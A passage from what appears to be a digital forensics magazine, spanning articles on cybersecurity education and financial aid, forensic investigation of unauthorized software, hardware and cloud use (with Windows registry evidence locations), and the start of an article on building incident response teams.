The establishment of three Advanced Technology Education (ATE) Centers located in the United States that specialize in helping, increase the quality and quantity of cybersecurity education and help develop training programs and curriculums for educational institutions throughout the United States. Depending on your location, choose to visit the website of one of the three Consortiums to find an education institution or school that that will provide a high quality program to earn a certificate, an associate's degree, a bachelor's degree, or even a master's degree in Computer Forensics or Digital Forensics. On the east coast the Center for Systems Security and Information Assurance (CSSIA) is the ATE center for that region of the country. The ATE that covers the center of the nation is CyberWatch (CW). On the west coast the ATE that covers the western portion of the United States is CyberWatch West (CWW). On each of these sites there are resources to find out about programs, Certificates, and Degrees that are available from vocational schools, two year colleges, four year universities, and graduate schools that have cybersecurity programs. The mission of the ATE centers is improving the quality of information assurance education at all levels. The list of schools become larger each month as more schools begin to offer information security programs and become members the ATE located in their vicinity. There are many links that offer information on which schools offer information security training programs and education. The next thing that must be considered is how to pay for school.

## FINANCIAL AID

Most individuals consider paying for education that will land them a Forensics job, which will turn into a career as a worthwhile investment. The cost of the investment can be covered in many ways. They include receiving funds from parents, grants, scholarships, and fellowships. Others work and pay their own way or get help from employers, which may have some form of tuition assistance or shared expense program that is designed to assist employees in the development of their careers.

The first thing that anyone who is preparing to go to school should do after a school has been picked is to fill out a Free Application for Federal Student Aid (FAFSA). The initial step to begin the process is to register for a Personal Identification Number (PIN) at the PIN website. After attaining a PIN, you can apply by filling out the application on-line at the FAFSA website. It will be necessary to have the following information to complete the application: Social Security Numbers (for applicant and applicant's parents if a dependent), Previous years Federal Income Tax Returns, Bank Statements, Brokerage Statements. Once the application is completed, a determination will be made and notification of any awards will be forwarded to the financial aid office of the school or schools listed on the FAFSA application. You are allowed to enter up to three separate school codes to have the results forwarded to the financial aid office located at each of the campuses.

There are many scholarships that are available to assist students to pay for school. Most financial aid offices will explain the details to the applicant. The financial aid link at the school's website will almost always have a link posted that can be clicked with the mouse, which will cause another window to open leading directly to the webpage that contains the scholarship section. This is where a list of scholarships will be found along with the detailed information that will explain who can apply, what the qualifications are to be eligible for an award, where the application must be submitted. The deadlines for applying will be listed showing when every portion of the application must be competed. Any information concerning a scholarship can be found here along with specific information on any letters of recommendation that will be necessary, essays, personal statements, finance statements, and any other requirements that exist for that program.

There are many opportunities for aid, including paid internships. Internships will also open the door for employment after completion of a training program or graduation. Summer internships should be looked at as an essential part of any forensics education. This is the tool that will help build experience through On-the-Job training and hands on personal experience as well as a paycheck that can be used to cover any educational expenses not paid by other means of funding.

## SUMMARY

With the economy hitting bottom, and unemployment figures just beginning to drop, finding a career that will be secure and will likely be around for a long time to come is a vital concern for anyone that is trying to decide on a career. It is important to look for a job that will lead to regular advancement and be capable of ending with a good retirement income. A forensics career in information security is a job that is in high demand and offers competitive salaries, longevity, career advancement opportunities, and excellent retirement programs.

We have to contend with a different criminal today that what we have had to deal with in the past. The risk of going to jail or being shot by a bank guard is becoming a thing of the past. Identity theft, fraud, cyber espionage, cyber terrorism, unauthorized access, car theft, industrial and criminal spies, property theft, intellectual property theft, cyberbullying are crimes that can be committed by using computers and the list gets bigger every day as our society creates more devices that are becoming cyber-devices. Considering the advances being made in forensics investigations, due to rapid advancements in technology, along with improvements in forensic capabilities, the outlook for a career in digital forensics is very good.

## REFERENCES

- CCS, 8/18/2013, *http://niccs.us-cert.gov/*
- CSSIA, 8/16/2013, *http://www.cssia.org/*
- CW, 8/18/2013, *http://www.cyberwatchcenter.org/*
- CWW, 8/14/2013, *http://cyberwatchwest.org*
- FAFSA, 8/16/2013, *www.fafsa.ed.gov/*
- NICCS, 7/28/2013, *http://niccs.us-cert.gov/awareness/awareness-home*
- NIST, NICE, 7/29/2013, *http://csrc.nist.gov/nice/workforce.htm*
- NSA, 8/14/2013, *http://www.nsa.gov/research/ia_research/research_areas/*
- NSF, Press release, 7/29/2013, *http://www.nsf.gov/news/news_summ.jsp?cntn_id=126243&WT.mc_id=USNSF_51&WT.mc_ev=click*
- NICCS, Education and Training Catalog, 8/25/2013 *http://niccs.us-cert.gov/training/tc/framework/specialty-areas/4*
- NICCS, Explore the Framework, 8/25/2013 *http://niccs.us-cert.gov/training/tc/framework/specialty-areas/4*
- FAFSA PIN, 8/16/2013, *www.pin.ed.gov*

It is important to select a career with care. It is a decision that will affect the remainder of your life. Research is going to be required and it is important that making a choice is not something that is rushed into without the details that can be found easily enough. There are incentives to promote entering into the digital forensics field. Whether getting into government or private industry, the shortages of qualified personnel exist in both areas. Entering cybersecurity as a profession will not be a bad decision.

Choosing a school is an important part of preparing for a career as well. The quality of the education a person invests in will pay off in the quality of the job that is offered. Making a wise choice is important. Finding the money to pay for school is as important a decision deciding on which job and on what school to go. Taking the time to research what financial aid can be acquired by doing the footwork of finding grants, scholarships, and loans can lead to going to a school that would otherwise be considered out of reach. This is a career field that is demanding and requires the ability to think and use reasoning powers in every part of the job.

## ABOUT THE AUTHOR

*John Harwell works as an information security specialist in a position managing the Cybersecurity Defense Training Lab located in the Computer Science Department of California State University Dominguez Hills (CSUDH), Carson CA. His spare time is spent volunteering as a member of IEEE Coastal Los Angeles Section (CLAS) as Communications Chair of the Executive Committee, and as a Staff Advisor for the Office of Student Life, for the CSUDH Association of Computing Machinery Student Branch, IEEE CLAS Computer Society Student Branch, and the CSUDH Cyber Security Club.*

# INVESTIGATE AND MITIGATE

## UNAUTHORIZED SOFTWARE, HARDWARE AND CLOUD ACTIVITY

### EFFECTIVELY HELP YOUR BUSINESS FACE THE CHALLENGES OF UNAUTHORIZED RISK IN YOUR ENVIRONMENT

**by Lori Denzer, CISSP**

With aggressive and more active efforts being launched by big software to crack down on copyright infringement and unauthorized use of software, businesses are taking notice. Businesses ranging from small to large are increasingly under fire for use of unauthorized software and it does not appear to be lessening anytime soon. Big software easily has the dollars to put behind a very methodical approach to stopping software from being used without appropriate licensing. Organizational approaches to deterring this behavior vary but below are some appropriate measures to deter this from occurring in your environment.

**What you will learn:**

- The impact of unauthorized hardware and software in a business environment.
- How to reduce the risk of unauthorized hardware and software.
- Steps to follow when faced with a forensic analysis of unauthorized hardware and software.

**What you should know:**

- Familiarity with the navigation of REGEDIT.
- An understanding of privacy and security legislation in your area.
- Familiarity with discovery tools and how they work.

Let's be honest, we all have seen that flashy piece of software flashing on our screen screaming "download me I'm free." All the while you are thinking to yourself, "I know I am at work but that certainly would be useful or even just fun." The problem with unauthorized software in a business environment places you and the business in a sketchy predicament. Not only are you in a situation that risks notification to the Business Software Alliance (BSA) or Software and Information Industry Association (SIIA) resulting in expensive intellectual property rights violation, but you place your employer in a rather awkward position that may result in your termination of employment.

Let's take a look at the use and presence of unauthorized software in the workplace. Illegal activity tends to be born from unauthorized software in regard to cybercrime. Engaging in unauthorized activities such as torrents, DVD duplication and key stroke software will likely result in some type of liability to the user and to the organization housing the resources of the software. Not to mention with genres of software such as keystroke software a Pandora's Box of privacy and legal issues can surface quickly. As a general rule, unauthorized software lacks in patches, service packs, and fixes as well as technical support. Internally, a business may run into issues surrounding harassment and other labor law infractions should the content be explicit in nature and observed by other employees. Of course there is the well-known fact that unauthorized software can carry spyware, Trojan's and viruses as an added bonus to saturate a business network.

## STEPS TO MITIGATE UNAUTHORIZED SOFTWARE RISK

There are several things that an organization can implement in order to reduce the risk of intellectual property infringement and liability:

- Restrict local administrative rights in the work environment. This will assist in employees not having the capability to download unauthorized software. This is integral to successfully mitigating the risk posed by unauthorized software.
- Have a clear policy defining the prohibition of unauthorized software inclusive of consequences for failure to comply.
- Implement a strong patch\upgrade management program.Invest in a discovery tool that will identify unauthorized software in the work environment.
- Offer a selection of approved software for users in the business environment. This means an approval committee should be in place to alleviate user angst by offering alternative and securely approved software solutions.
- Limit/restrict use of removable media (USB etc.).
- Block executable files via web proxy server and/or mail server

## FORENSIC LEGWORK – UNAUTHORIZED SOFTWARE

Once you have detected software a forensic assessment is initiated. This begins with conducting an interview or discussing the discovered items in question. In many cases the discovery of unauthorized software may lead to the person committing the loading of software in an unintentional manner. Being able to have that discussion with persons posing potential issues by loading unauthorized software is key and will save you a great deal of leg work and unnecessary financial consequences. Following that initial discussion if it is determined that further investigation is warranted that you do the following:

### PRESERVE DATA INTEGRITY

Store a mirrored exact image of the hard drive at the partition level. Ensure assets undergo a chain of custody process and is isolated and contained. Additionally, it is important to document all data sources.

### CONDUCT ANALYSIS

Thorough examination of the hard drive in order to detect evidence may mean sifting through email, photos, chat logs, database information, video files and other assets on the drive. It is also a good practice to determine if the drive has been altered or erased with any type of cleaning software in attempt to alter detection efforts.

### DEVELOP IN DEPTH REPORT

Develop a technical level report that may be understood by forensic experts and an executive summary that general leadership may understand. The technical report should include in depth information and evidence to provide a concise understanding of what has been done in regard to the investigation.

### FORENSIC EXPERTISE

It is critical that an organization have someone who is able to cipher through the technical details and speak to them in a manner that will be acceptable in a legal environment such as courts. If your organization does not have someone on staff such as a CISO, CTO or CIO with that expertise then it may benefit you to outsource that task to represent your company. There are quite a few businesses offering someone who is trained in digital forensics with a track record of divulging expert testimony in a court setting.

## STEPS TO MITIGATE UNAUTHORIZED HARDWARE RISK

Now that we have taken a look at the vulnerabilities posed by software, there is another component to examine. Unauthorized hardware may pose threats to networks, end points and promote data leakage. A potential intruder may do some serious damage to a business if they are able to circumvent the network and connect unauthorized hubs, switches, key loggers, modems, routers and other devices within the perimeter. Hardware tools such as this make it possible to create back doors, capture traffic, steal sensitive or personally identifiable information, and cause business disruption.

There are tools available in the wild that may assist organizations with discovery of unauthorized hardware devices. All in one tools that detect unauthorized devices can be extremely expensive but with creativity in your business, you can use some open source detection tools to assist you. However, organizations can take the following steps to deter, provide evidence and investigate these rogue devices (Figure 1):

- Have a strong asset management program with documentation of all inventories.
- Have an updated topology map of your network.

- Ensure there is a formal policy that prohibits attaching unauthorized hardware to business assets.
- Formally state what hardware that users are allowed to have access to while at work.
- Institute an audit process to physically look for unauthorized hardware.
- Look for unknown IP and MAC addresses, switches, ports, or other information that may flag you that an unauthorized hardware device exists.
- Monitor network traffic for connections that originate external to your network and other discrepancies that flag potential issues on a regular basis.
- Limit\Restrict USB drives ports.
- Institute a DLP solution.

## FORENSIC CONSIDERATIONS, REQUIREMENTS AND UNAUTHORIZED HARDWARE

In today's computing landscape, the use of one unauthorized hardware device in a business can lead to legal woes for both the person implementing the device and the organization. In cases such as using unauthorized hardware devices such as DVD writers and rogue wireless access points for acts of piracy and copyright infringement and other illegal activity, the implications can be extremely expensive to an organization if found negligent. Another potentially explosive situation resulting from use of unauthorized hardware is that of data leakage. Should a computer user with an organization store personally identifiable data to an unencrypted unauthorized storage device and that information is displaced whether intentionally or not, the financial and reputation damages may be catastrophic. Of course, this depends on the amount, type and illegal use of the data that was removed from the organization. There is also a component of compliance violations that come with significant fines and reputation damage (Figure 2).

When forensically investigating unauthorized hardware it is critical to isolate and contain the device, have exact mirrored evidence showing connectivity to a business asset and preserve a solid chain of custody leaving all hardware components intact. When forensically examining unauthorized hardware such as removable media devices, it is important to preserve the registry of the computer being used as a vehicle to carry out the act of potential data leakage. In cases where suspected removal of data occurs using removal hardware such as USB drives, key evidence is located by examining the registry key `HKLM\SYSTEM\`




**Figure 1.** *Map Your Network*

`CurrentControlSet\Enum\USBSTOR`. The information that is stored in this key will likely provide manufacturer and serial number information linking that USB device to the removal of data. It is critical to forensically preserve hardware during an investigation as it likely will offer key information in zipping up a case. Excluding code review, the process of forensic preservation of unauthorized hardware varies very little from that of unauthorized software forensic processes noted earlier. Key to any forensic process is to mirror, isolate and contain.


## REGISTRY FORENSICS

The registry of a computer provides a wealth of information that is crucial for any forensic investigation. Registry structures may vary depending on which operating system in involved. Examining the most recently used or MRU list will prove valuable in determining the actions performed by a user. Following the path of `HKCU\Software\Microsoft\Windows\ CurrentVersion\Explorer\RunMRU` will offer evidence as to what a user is using from the Run command as well as potentially shed some light on their expertise level. Let's say we need to understand the last logged on user to a device over the course of our investigation. This information can be found by following the path of `HKLM\Software\Microsoft\Windows\CurrentVersion\Authentication|LogonUI` on a Windows 7 machine. The path varies slightly on legacy Windows operating systems. Similarly different on Windows XP is the path on Windows 7 to forensically examine the most recently opened files. This information may be discovered by accessing `HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ConDlg32\OpenSavePidMRU`. As you can see there are many keys holding important information in the registry that lend credence to an investigation. The same concept holds true for non-windows platforms, but for the sake of this article the focus is Windows due to its prevalence in the business environment (Figure 3).

The big players in software are increasingly becoming more aggressive in holding businesses liable for unauthorized software. Recently, Microsoft aggressively filed copyright and trademark infringement lawsuits against an Atlanta based company that allegedly marketed and installed unauthorized copies of its Windows XP OS. This is likely a sign of things to come from various software entities on a larger scale. Whether the intent of a PC user in a business environment is egregious or not when it comes to unauthorized software, the penalties can be steep. Not only from potential legal action, but the resources being used can tie up company assets. A user loading unauthorized software on a company machine could result in IT resources being reallocated to address malware brought in to the business environment. Not to mention the user that downloads an unauthorized game resulting in waste of company time, but when that software locks up a system then you have IT tied up resolving that issue while they could be addressing critical business issues.

## FORENSICS IN THE CLOUD – A NEW HURDLE

Another platform that presents challenges, similar to unauthorized software and hardware, is that of



```
      ▷ HTREE
      ▷ IDE
      ▷ LPTENUM
      ▷ PCI
      ▷ Root
      ▷ SCSI
      ▷ STORAGE
      ▷ SW
      ▷ UMB
      ▷ USB
      ◢ USBSTOR
        ▷ Disk&Ven_&Prod_USB_DISK_3.0&Rev_PMAP
        ▷ Disk&Ven_Kingston&Prod_DataTraveler_2.0&Rev_PMAP
        ◢ Disk&Ven_OCZ&Prod_ATV&Rev_1100
          ◢ AA04012700104137&0
            ▷ Device Parameters
              LogConf
              Properties
      ▷ WpdBusEnumRoot
    ▷ Hardware Profiles
      Policies
    ▷ services
  ▷ ControlSet002
  ▷ CurrentControlSet
    MountedDevices
    RNG
    Select
  ▷ Setup
  ▷ WPA
▷ HKEY_USERS
▷ HKEY_CURRENT_CONFIG
```

| Name | Type | Data |
|---|---|---|
| (Default) | REG_SZ | (value not set) |
| Capabilities | REG_DWORD | 0x00000010 (16) |
| Class | REG_SZ | DiskDrive |
| ClassGUID | REG_SZ | {4d36e967-e325-11ce-bfc1-08002be10318} |
| CompatibleIDs | REG_MULTI_SZ | USBSTOR\Disk USBSTOR\RAW |
| ConfigFlags | REG_DWORD | 0x00000000 (0) |
| ContainerID | REG_SZ | {7f26b727-c7c6-5551-b49d-2564de8edc0a} |
| DeviceDesc | REG_SZ | @disk.inf,%disk_devdesc%;Disk drive |
| Driver | REG_SZ | {4d36e967-e325-11ce-bfc1-08002be10318}\0002 |
| FriendlyName | REG_SZ | OCZ ATV USB Device |
| HardwareID | REG_MULTI_SZ | USBSTOR\DiskOCZ_____ATV______________1100 USBS... |
| Mfg | REG_SZ | @disk.inf,%genmanufacturer%;(Standard disk driv... |
| Service | REG_SZ | disk |

Computer\HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\USBSTOR\Disk&Ven_OCZ&Prod_ATV&Rev_1100\AA04012700104137&0


**Figure 2.** *USB Registry*

cloud computing. Cloud computing holds its own set of challenges when discussing forensic processes and potential data leakage. The infancy of cloud computing coupled with courts becoming further insistent of the obligation of forensically containing digital evidence to exist shows a clear and present demand to take notice of the cloud computing platform. Let's say that a business opens up the cloud for users. The threats of data leakage and breach are very real in regard to cloud computing. Because of those threats an organization should look very closely at what data has potential of going into the cloud and assessing the impact of that data if leaked. While not opposed to the use of cloud computing, I believe it warrants a scalpel like approach in implementation to deter future issues that could negatively impact an organization.

With any new platform or process comes growing pains and the cloud computing platform is not immune. When it comes to forensics and cloud computing, the unknown is most certainly afoot. The ownership in providing information in a multi-tenant host environment can become complex quickly. In a normal digital forensic process the steps are clear including the chain of custody. First you have to determine if the environment is hosted in the country conducting the investigation, who owns the logging and synchronization processes and what are the requirements of a cloud provider to give that information to law enforcement or an investigating party? Cloud computing puts chain of custody and physical control at risk and there is usually more than one user with access to a cloud environment. This poses the question to investigators and law enforcement of determining how they know they have isolated the information relevant to the case. Because cloud computing is not a locally based solution in many cases, it requires the cooperation of the hosting party to be successful when conducting a forensic evaluation. Retention of cloud based data is another issue when forensics comes into play. If a third party host deems it appropriate and not bound by a customer agreement, then that data may be wiped thus resulting in loss of evidence.

Another struggle in obtaining cloud based forensic data artifacts is that of resources. The investigator or law enforcement entity would need to have the resources to remotely extract relevant data as well as determine the accuracy of that data. Otherwise they would need to rely on the trust relationship with the hosting party to provide relevant data. Tools that are required to remotely pull forensic evidence in a preserved manner such as EnCase, FTK and Mandiants'; Memoryze are not low dollar solutions to implement and require expertise and training to support the initiative. Some of the critical components for a business to consider when looking a cloud solution are:

- Implement a private cloud solution.
- Confirm cloud solution is PCI, HIPAA, GLBA or other regulatory initiative compliant.
- Confirm that the cloud solution has a formally completed and successful SSAE-16.
- Force best practice password complexity and use requirements.
- Look at implementing an in house cloud solution.
- Ensure an appropriate backup schedule is in place.
- Conduct due diligence in ensuring you are providing the best cloud solution for the data you will house as a business. Make sure all documentation and legally binding agreements pass the smell test.



| Name | Type | Data |
|---|---|---|
| (Default) | REG_SZ | (value not set) |
| LastLoggedOnProvider | REG_SZ | {6F45DC1E-5384-457A-BC13-2CD81B0D28ED} |
| LastLoggedOnSAMUser | REG_SZ | Denzer-Laptop\Denzer |
| LastLoggedOnUser | REG_SZ | .\Denzer |
| ShowTabletKeyboard | REG_DWORD | 0x00000000 (0) |

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\LogonUI

**Figure 3.** *Last Logged on User (Win 7)*

### REFERENCES

- D. Farmer, A Forensic Analysis Of The Windows Registry
- SANS, Critical Control 2: Inventory of Authorized and Unauthorized Software
- Cisco, Data Loss Prevention, Data Leakage World Wide White Paper: The Cost of Insider Threats
- J. Hassell, S. Steen, Computer Forensics 101, Expert Law
- T. Lillard, Digital Forensics for Network, Internet and Cloud Computing, ISBN 978-1-59749-537-0

- Dialogue with regulatory bodies such as PCI-DSS to ensure that the solution meets requirements.

## IN SUMMARY

With the computing landscape evolving the constant challenges of securing and forensically addressing platforms are changing. E-Discovery is no longer a luxury but rather a requirement, computing is becoming ever more mobile and the user base is becoming increasingly savvy. All of these components combined with demands placed on forensic and security experts by courts, regulatory agencies and statutes guarantee that no forensic or security process will remain the standard for any length of time. In essence this is good for the forensic or security expert growing their knowledge base but will continue to be a struggle for gaining the confidence of court systems to ensure legitimacy, accuracy and relevance of the method or approach used by those same experts.

### ABOUT THE AUTHOR

*Lori Denzer; CISSP is a technical information security professional who served as the CISO for two critical government agencies as well as being the subject matter expert for information security initiatives in the private sector. In her role as CISO Lori led all e-Discovery efforts for the agencies. Lori has extensive expertise in compliance matters as related to information security such as (HIPAA, SOX, GLBA, PCI and FERPA). Lori currently leads information security efforts for The Safelite Group and has led the organization to successful SSAE-16 and PCI compliance. With over 20 years of security experience Lori has managed teams of Server Administrators, Network Administrators, PC Support and Data Security Teams from small to large organizations.*

# HOW TO FORM A PROFESSIONAL

## AND SUCCESSFUL INCIDENT RESPONSE TEAM?

## IN A WORLD OF HEROS AND VILLANS, THE WELL-EQUIPPED INCIDENT RESPONSE TEAM PREVAILS

**by Michiel M. Crombeen**

Incident response team members are like super heroes working on the front lines of legal technology. Equipped with hard-to-find skills, knowledge and technology, operating under harsh and difficult conditions completing often-impossible tasks, under extremely tight deadlines. How do these teams manage to cope with these challenges? What does it take to form a team of forensic super heroes? This article gives you a quick-peek into the skills that a professional incident response team needs.

**What you will learn:**

- This article will give you a keen insight into the formation of an incident response team. Key requirements forming a team that includes personal skills, technical competences and core discipline knowledge. The aspects described in this article should guide you to form a professional incident response team.

**What you should know:**

- A firm knowledge of computer forensics and incident response, as well as knowledge about (large scale) e-discovery projects. The reader should be familiar with corporate and government environments in relation to incident responses and litigation support.

Over the last ten years, computer forensics and e-discovery developed swiftly, becoming a mature business, both from a technical perspective as well as from an economic standpoint. A well-composed professional incident response team is of vital significance to the success of a digital investigation of e-discovery project.

Corporations, governments and law enforcement agencies have been compelled into investing in various aspects in order to deal professionally with numerous challenges of computer forensics and e-discovery, embracing training, technology, staffing and strategy, driven by internal and external powers. One has to bear in mind that preserving, collecting, processing and reviewing digital evidence has moved forward rapidly since discovery in litigation requirements were affected by the amendments to the *U.S. Federal Rules of Civil Procedure* (FRCP) in December, 2006 [1]. Subsequently, the external powers have been fueled by a very digitalized and professional society producing tons of Electronically Stored Information (ESI) by the minute. It was estimated that the volume of the world's ESI has doubled every 40 months since 1980 [2].

The rise of cybercrime and Big Data has thrown in an additional factor, which requires that computer forensics, and e-discovery professionals need to "hit the ground running" seeking the "digital truth", being well equipped, well trained, highly motivated and multi-disciplined. One could say that it's a dirty job and someone has to do is, but the fact of the matter is, that is not a dirty job at all, and that not all of us are suited nor equipped to do this job. This profession is about teamwork and the team to accomplish the work; is the incident response team.

## DIGITAL X-MEN

"Holy atomic pile, Batman! Are we facing the X-Men?", Robin would question when facing the team of computer forensic incident response professionals, would he have been in computer forensics. How can teams of experts deal with a multitude of challenges faced during incident response? Many of us professionals have been confronted with one of these challenges: Table 1. Looking at this comprehensive list of challenges, one starts to comprehend that these are only a minor part of all the challenges that an incident response team might face. There are even more challenges that cannot be imagined before acting on an incident or a crime. Does this mean you have to have a bunch of super-hero's combined into a team, like the X-Men? The answer is no. Nonetheless, an incident response team has to be built up wisely, though, and has to be well skilled and has to have an excessive set of skills. In the following sections these skills are described on at a high level and are described with details and examples. The best way to form a team is to include the following roles:

- The boardroom strategist;
- The technical guru;
- Batman's Robin.

## THE BOARDROOM STRAGEGIST

The primary level in the chain of command for an incident response team is the overall spearhead of the team. Typically, computer forensics experts tend to think that the individual with the most technical skills would have to be the person in charge of the incident response team. Like Gil Grisson in CSI. The guy or girl who knows all about the bits and bytes, about cybercriminals and other scumbags. Truth of the matter is that an incident response team constantly has to deal with stakeholders. Many computer forensics professionals work in law-enforcement. Other members of the team, work for consulting firms or in-house forensics team. In all cases there are "higher powers" involved, such as lead investigators, law-firms, regulatory supervision officers and more, who order the investigations. These people are the ultimate players in the chain of command. If they order an incident response team to cease the team to investigate, and, even though the team is convinced this is not the right approach, they have the ultimate vote in the whole case.

